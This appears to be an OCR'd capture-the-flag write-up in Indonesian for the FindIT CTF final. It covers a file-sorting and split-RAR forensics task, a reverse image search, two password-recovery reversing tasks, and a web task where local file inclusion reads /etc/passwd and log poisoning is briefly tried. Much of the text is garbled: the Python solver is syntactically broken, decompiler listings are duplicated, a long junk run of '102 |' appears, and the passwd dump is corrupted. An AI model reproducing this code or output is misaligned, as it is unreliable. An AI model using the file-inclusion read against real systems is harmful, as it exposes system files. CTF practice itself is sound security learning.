processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\Qe6JAqwgL9\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qeeGIxmHQk\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QEssWoLbAk\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QFupMgxSzH\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qGaAwtYQf0\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\QhhU17mu8R\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qopD4UZJo0\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\qxNYMMTzRw\A9cR5eJ2gK.png
processing C:\1Jonathan\CTFS\FindIT
                                      Final\ImageImage\kaeabDxDsl\gzlV8az9ev\E6gB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\r6AJ6h9Rg0\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT
                                      Final\ImageImage\kaeabDxDsl\RcDZEDGyff\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\rmCAANNoGW\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\RuuuwUbYQ8\A9cR5eJ2gK.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\RvnQCdywck\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT
                                      Final\ImageImage\kaeabDxDsl\SdAJPcJ82x\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\sJSwV13vOM\T8pWv7rX2n
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\SukEYNWXme\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT
                                      Final\ImageImage\kaeabDxDsl\T1XSlzAJKc\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\TtrfdGefMb\T8pWv7rX2n.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\txNyWUXZoO\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\UHJ9oX4MBy\K3d9hRm5Qs.png
                                      Final\ImageImage\kaeabDxDsl\Uz4WyGqed9\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\V280nRLWbV\Yb7fG2uPcN.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VAjhbevTUh\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VEQj6DFWEk\K3d9hRm5Qs.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\VGzDQ07a0F\E6qB4jLp5s.png
processing C:\1Jonathan\CTFS\FindIT Final\ImageImage\kaeabDxDsl\vkr1sTBcr1\E6qB4jLp5s.png
```

```
import os
import shutil

def find_non_image_files(folder_path, non_image_folder):
    """Finds non-image files and moves them to a specified folder."""
    # Define a set of image file extensions
    image_extensions = {'.png', '.jpg', '.jpeg', '.tiff', '.bmp', '.gif'}
    non_image_files = []

# Create the non-image folder if it doesn't exist
    if not os.path.exists(non_image_folder):
        os.makedirs(non_image_folder)
```

```
for root, dirs, files in os.walk(folder path):
                 for file in files:
                          file extension = os.path.splitext(file)[1].lower()
                          if file_extension not in image_extensions:
                                   file_path = os.path.join(root, file)
                                   non_image_files.append(file_path)
                                   shutil.move(file_path, os.path.join(non_image_folder, file))
       return non_image_files
if name == " main ":
        folder_path = r'C:\1Jonathan\CTFS\FindIT\Final\ImageImage'
        non\_image\_folder = r'C:\label{local_constraint} IJonathan\color=r'C:\label{local_constraint} IJonathan\color=
        moved_files = find_non_image_files(folder_path, non_image_folder)
       if moved files:
                print(f'The following non-image files were found and moved to {non_image_folder}:')
                for file path in moved files:
                          print(file_path)
       else:
                print(f'No non-image files were found in {folder_path}.')
```

Dapet dah tuh 10 file tanpa ekstensi, coba cek hexnya ada Rar terkandung (bisa cek pake binwalk juga)

```
C:\lJonathan\CTFS\FindIT Final>python3 solv.py
The following non-image files were found and moved to C:\lJonathan\CTFS\FindIT Final\NonImageFiles:
C:\lJonathan\CTFS\FindIT Final\ImageImage\8bc2F9BOAu\CyCy0aNJIG\K3d9hRm5Qs
C:\lJonathan\CTFS\FindIT Final\ImageImage\8i0LHEw1tQ\3odad4Z71h\K3d9hRm5Qs
C:\lJonathan\CTFS\FindIT Final\ImageImage\EVI2tBDD0j\7kCW31COKd\E6qB4jLp5s
C:\lJonathan\CTFS\FindIT Final\ImageImage\RaeabDxDsl\sJSwV13vOM\T8pWv7rX2n
C:\lJonathan\CTFS\FindIT Final\ImageImage\P6btL42LEt\mg03uTtSc0\A9cR5eJ2gK
C:\lJonathan\CTFS\FindIT Final\ImageImage\Qfr37aE9ZU\k4QRjvZBVx\b5fG2uPcN
C:\lJonathan\CTFS\FindIT Final\ImageImage\SymzyGVKEF\udwaRWloL5\E6qB4jLp5s
C:\lJonathan\CTFS\FindIT Final\ImageImage\Weoi8QDfK4\S3uP4h4gPp\K3d9hRm5Qs
C:\lJonathan\CTFS\FindIT Final\ImageImage\Weoi8QDfK4\S3uP4h4gPp\K3d9hRm5Qs
C:\lJonathan\CTFS\FindIT Final\ImageImage\XAtJx5JwK3\awBTNhUMX2\T8pWv7rX2n
```

```
binwalk -e 1_K3d9hRm5Qs 3_K3d9hRm5Qs 5_E6qB4jLp5s 7_T8pWv7rX2n 9_A9cR5eJ2gK 11_Yb7fG2uPcN 13_E6qB4jLp5s 15_K3d9hRm5Qs 17_T8pWv7rX2n 19_Yb7fG2uPcN
```


Pas mau ekstrak ga bisa, karena dia file per-part, yaudah, nguli hadeh. Diurutin pake unrar v (buat cek volume keberapa), rename sesuai vol-nya (0-9), terus unrar x

Gedeg kocak ngecek volumenya

FindITCTF {t4k3S_t0O_L0n9_huH?}

Osint

get it



Langsung saja reverse image search, FindITCTF{Vilnius,Lithuania}.

Reverse Engineering

GUess Me

```
signed __int64 v0; // rax
                 signed __int64 v0; // rax
signed __int64 v1; // rax
signed __int64 v2; // rax
signed __int64 v3; // rax
signed __int64 v4; // rax
signed __int64 v5; // rax
signed __int64 v6; // rax
signed __int64 v7; // rax
                  v0 = sys_write(1u, prompt, 0x1AuLL);
v1 = sys_read(0, &input, 6uLL);
• 14
                   *(&input + strcspn(&input)) = 0;
                   ::v4 = (unsigned _int8)input + 1;

::v5 = (unsigned _int8)byte_402001 + 2;

::v6 = ((unsigned _int)(unsigned _int8)byte_402002 + 3) | ((unsigned _int64)((unsigned int)(unsigned _int8)byte_402003 + 1) < 32)
151617
 • 19
                  ::v7 = (unsigned __int8)byte_402004 + 5;
if ( ::v6 == 0x3500000076LL && ::v4 == 110 && ::v5 == 54 && ::v7 == 109 )
• 20
 .
                        itob(buffer, (unsigned int)::v6 / (::v5 + ::v4) + 109, (unsigned int)::v6 % (::v5 + ::v4));
                       v2 = sys_write(1u, flag_prefix, 0xBuLL);
v3 = sys_write(1u, buffer, 0x14uLL);
v4 = sys_write(1u, flag_suffix, 2uLL);
23
• 24
.
26
                        v5 = sys_exit(0);
 28
                   v6 = sys_write(1u, error_msg, 0x11uLL);
                  v7 = sys_exit(2);
                   return strcspn(2LL);
• 31 }
                                                   toidthewarrior 🖟 🗁 ב /re/guess_me 🐝
      >>> python
    Python 3.11.6 (main, Oct 8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> byte_402000 = chr(110 -1)
    >>> byte_402001 = chr(54 - 2)
>>> byte_402002 = chr(0x76 - 3)
    >>> byte_402003 = chr((0x35000000000 >> 32) - 4) 
>>> byte_402004 = chr(109 - 5)
    >>> password = byte_402000 + byte_402001 + byte_402002 + byte 402003 + byte 402004
    >>> password
    'm4s1h'
    >>>
                                                                                                                                                                                                                                                                              ✓ < • < 36% A 4.536 €
                                                                       🛮 🎏 🖻 /re/guess me
   | A | Fe ( ) | 102d thewarrior | The | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102 | 102
                                                      varrior 🞼 📴 🤊 /re/guess_me
                                                                                                                                                                                                                                             ✓ 3 to 3 36% A 56.30s X
   (3) SPE

>>> FPE

>>> ./guess

Masukkan passwordmu guys: m4slh

FindITCTF(01101101)
                                                                 or 👺 🗁 🤋 /re/guess_me 🦠
```

Cukup retrieve byte_402000 sampai byte_402004 dari static analysis hasil decompile.

binbin

```
1 void __noreturn start()
    2
         signed __int64 v0; // rax
         signed __int64 v1; // rax
signed __int64 v2; // rax
         signed __int64 v3; // rax
        v0 = sys_write(1u, prompt, 0x1BuLL);
         v1 = sys_read(0, edata, 7uLL);
        if ( verif(&correct_password, edata) )
  10
           get_flag();
   11
   12
        else
   13
           v2 = sys_write(1u, error_msg, 0x21uLL);
 • 14
        v3 = sys_exit(0);
15 }
  1 signed __int64 __fastcall get_flag(__int64 a1, __int64 a2, int a3)
  2 {
     __int64 v3; // rax
     signed __int64 v4; // rax
  6
     v3 = sys_open(flag_filename, 0, a3);
     if (v3 < 0)
  7
      return sys_write(1u, flag_not_found_msg, 0x16uLL);
    v4 = sys_read(v3, buffer, 0x32uLL);
  9
10
     return sys_write(1u, buffer, 1uLL);
11 }
         int64 __fastcall verif(_BYTE *a1, _BYTE *a2)
    2 {
          _int64 v2; // rcx
        v2 = 7LL;
         while ( \star a2 == \star a1 )
           ++a2;
           ++a1;
    9
           if (!--v2)
   10
   11
             return 1LL;
   12
         }
   13
         return OLL;
  14 }
```

Passwordnya ada di global variable correct_password, masukan passwordnya di server.

```
>>> nc 103.191.63.187 7007

This is Basic 4 You

Masukkan passwordnya bro :
G3rC3p#
FindITCTF{V3ry_s1mpl3_guy5}
```

Web Exploitation


SimplyFile

Pas iseng-iseng cek webnya (karena blackbox), keliatan kalau dia manggil webpagenya dari parameter (wah bisa file inclusion nih). Bener aja bisa dong, bisa read etc/passwd



rootx:0:0root//oot/bin/bash daemonx:1:1:daemon/usr/sbin/usr/sbin/nologin binx:2:2:bin/bin/usr/sbin/nologin sysx:3:3:sys/dev/usr/sbin/nologin syncx:4:65534:sync:/bin/bin/sync gamesx:5:60:gamesz/usr/gamesz/usr/sbin/nologin manx:6:12:man/var/cache/man/usr/sbin/nologin px:7:7:1p:/var/spool/lpd/usr/sbin/nologin manx:6:12:man/var/cache/man/usr/sbin/nologin px:7:7:1p:/var/spool/lpd/usr/sbin/nologin manx:6:12:man/var/sbin/nologin proxy:3:13:13:proxy/bin/usr/sbin/nologin manx:6:12:man/var/svar/swow-data/var/sw

Kirain tadi ujung2nya ke RCE jadi coba log poisoning masukin payload aneh2, pas cek lognya ternyata flagnya udah ditulis di lognya oakwoawkoakwowak.



LFI biasa, tadi kirain RCE juga kwkwk, **FindITCTF{th15_is_5imp3L_Guess}**.